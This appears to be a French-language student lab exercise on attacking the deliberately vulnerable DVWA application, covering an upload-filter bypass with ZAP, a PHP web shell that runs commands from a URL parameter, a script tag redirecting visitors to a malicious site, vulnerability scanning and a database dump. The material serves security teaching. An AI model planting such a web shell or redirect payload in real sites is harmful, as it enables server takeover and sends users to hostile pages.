


* **utiliser zaproxy pour bypass la file de l’upload**

****

* **utiliser du php pour exploiter une vulnérabilité**

**Créer un fichier shell.php et l’upload**


**<?php**



**system($\_GET['cmd']);**

**?>**

**Taper** [**http://127.0.0.1/dvwa/hackable/uploads/shell.php?cmd=whoami**](http://127.0.0.1/dvwa/hackable/uploads/shell.php?cmd=whoami)

**Pour afficher l'utilisateur sous lequel tourne le serveur web (ex: www-data sur Linux).**


****


****

* **utiliser javascript pour exploiter une vulnérabilité**

**<script>window.location='http://malicious-site.com';</script>**


**Pour renvoyer un utilisateur vers un site malveillant**

****


****


* **scan les vulnérabilité web disponible sur le projet dvwa a cet url: IP/DVWA/vulnérabilities**

**Lancer un scan sur le site pour lister les vulnérabilités**


****

**Lancer un scan sur une vulnérabilité pour mieux l’approfondi**

****

****

**Bonus: dump la DB dvwa.**



*Travail potentiellement a effectué en groupe 4 maximum.*

*Dans ce cas de figure utiliser la fonction blâme de votre outil DevOps pour le travail collaboratif.*